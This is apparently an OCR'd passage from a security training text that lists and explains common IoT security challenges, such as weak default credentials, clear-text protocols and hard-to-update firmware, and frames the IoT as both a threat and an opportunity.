

Protocol Stack
CoAP
or
HTTP
Light
Sensor
Application
Service Provider #1
HTTPS
Oauth 2.0
JSON
Application
Service Provider #2
Application
Service Provider #3

Figure 18.6: IoT back-end data-sharing model



Challenges of IoT

01 Lack of security and privacy

02 Vulnerable web interfaces

03 Legal, regulatory, and rights issues

04 Default, weak, and hardcoded credentials

05 Clear text protocols and unnecessary open ports

06 Coding errors (buffer overflow)

07 Storage issues

08 Difficult to update firmware and OS

09 Interoperability standard issues

10 Physical theft and tampering

11 Lack of vendor support for fixing vulnerabilities

12 Emerging economy and development issues


Challenges of IoT

IoT technology is growing so quickly that it has become ubiquitous. With numerous applications and features but a lack of basic security policies, IoT devices are currently easy prey for hackers. In addition, upgrades to IoT devices have introduced new security flaws that can be easily exploited by hackers. To overcome this significant issue, manufacturing companies should consider security as the top priority, starting with planning and design, and up to deployment, implementation, management, and maintenance.

Discussed below are some of the challenges facing IoT devices that make them vulnerable to threats:

- **Lack of Security and Privacy**: Most IoT devices today, such as household devices, industrial devices, healthcare devices, automobiles, etc., are connected to the Internet and contain important and confidential data. These devices lack even basic security and privacy policies, and hackers can exploit this to carry out malicious activity.
- **Vulnerable Web Interfaces**: Many IoT devices come with embedded web server technology that makes them vulnerable to attacks.
- **Legal, Regulatory, and Rights Issue**: Due to the interconnection of IoT devices, certain security issues are raised with no existing laws that address these issues.
- **Default, Weak, and Hardcoded Credentials**: One of the most common reasons for cyber-attacks on IoT devices is their authentication systems. These devices usually come with default and weak credentials, which can easily be exploited by a hacker to gain unauthorized access to the devices.

- **Clear Text Protocols and Unnecessary Open Ports**: IoT devices lack encryption techniques during the transmission of data, which at times causes them to use certain protocols that transmit data in clear text in addition to having open ports.
- **Coding Errors (Buffer Overflow)**: Most IoT devices today have embedded web services that are subject to the same vulnerabilities that are commonly exploited on web service platforms. As a result, updating such functionality may give rise to issues like buffer overflows, SQL injection, etc. within technology infrastructure.
- **Storage Issues**: IoT devices generally come with smaller data storage capacity, but the data collected and transmitted by the devices is limitless. Therefore, this gives rise to data storage, management, and protection issues.
- **Difficult-to-Update Firmware and OS**: Upgrading firmware is an essential step toward countering vulnerabilities in a device, but it may impair a device's functionality. For this reason, developers or manufacturers may hesitate or even refuse to provide product support or make adjustments during the development phase of their products.
- **Interoperability Standard Issues**: One of the biggest obstacles for IoT devices is the interoperability issue, which is key to the viability and long-term growth of the entire IoT ecosystem. The issues that arise due to lack of interoperability in IoT devices are the inability of manufacturers to test application programming interfaces (APIs) using common methods and mechanisms, their inability to secure devices using software from third parties, and their inability to manage and monitor devices using a common layer.
- **Physical Theft and Tampering**: Physical attacks on IoT devices include tampering with the devices to inject malicious code or files to make the devices work the way the attacker intends, or making hardware modifications to the devices. Counterfeiting the devices may also be an issue when proper physical protection is not present to shield the devices.
- **Lack of Vendor Support for Fixing Vulnerabilities**: The firmware of the devices has to be upgraded in order to protect the devices against certain vulnerabilities, but vendors are hesitant, or they usually refuse to get third-party access to their devices.
- **Emerging Economy and Development Issues**: With widespread opportunities for IoT devices in every field, multiple layers of complexity are added for policymakers. The new landscape introduced by these devices adds a new dimension for the policymakers, who have to design new blueprints and policies for IoT devices.
- **Handling of Unstructured Data**: An increase in the number of connected devices will increase the complexity of handling unstructured data as its volume, velocity, and variety increases. It is important for organizations to understand and determine which data is valuable and actionable.



Threat vs Opportunity

- If **MISCONFIGURED** and **MISAPPREHENDED**, the IoT poses an unprecedented risk to personal data, privacy and safety

- If **APPREHENDED** and **PROTECTED**, the IoT can boost transmissions, communications, delivery of services, and standard of living

Threat vs Opportunity

If **MISCONFIGURED** and **MISAPPREHENDED**, the IoT poses an unprecedented risk to personal data, privacy, and safety. If **APPREHENDED** and **PROTECTED**, IoT can boost transmissions, communications, delivery of services, and standard of living.

The threats to the IoT can be sorted into three primary categories: Security, Privacy, and Safety. All these categories are interrelated as they deal with the same device and its connectivity. The importance of these categories is clear, as IoT devices are fast becoming more pervasive in our lives than smartphones and will have access to the most confidential or sensitive personnel information, such as health records, financial records, and social security numbers.

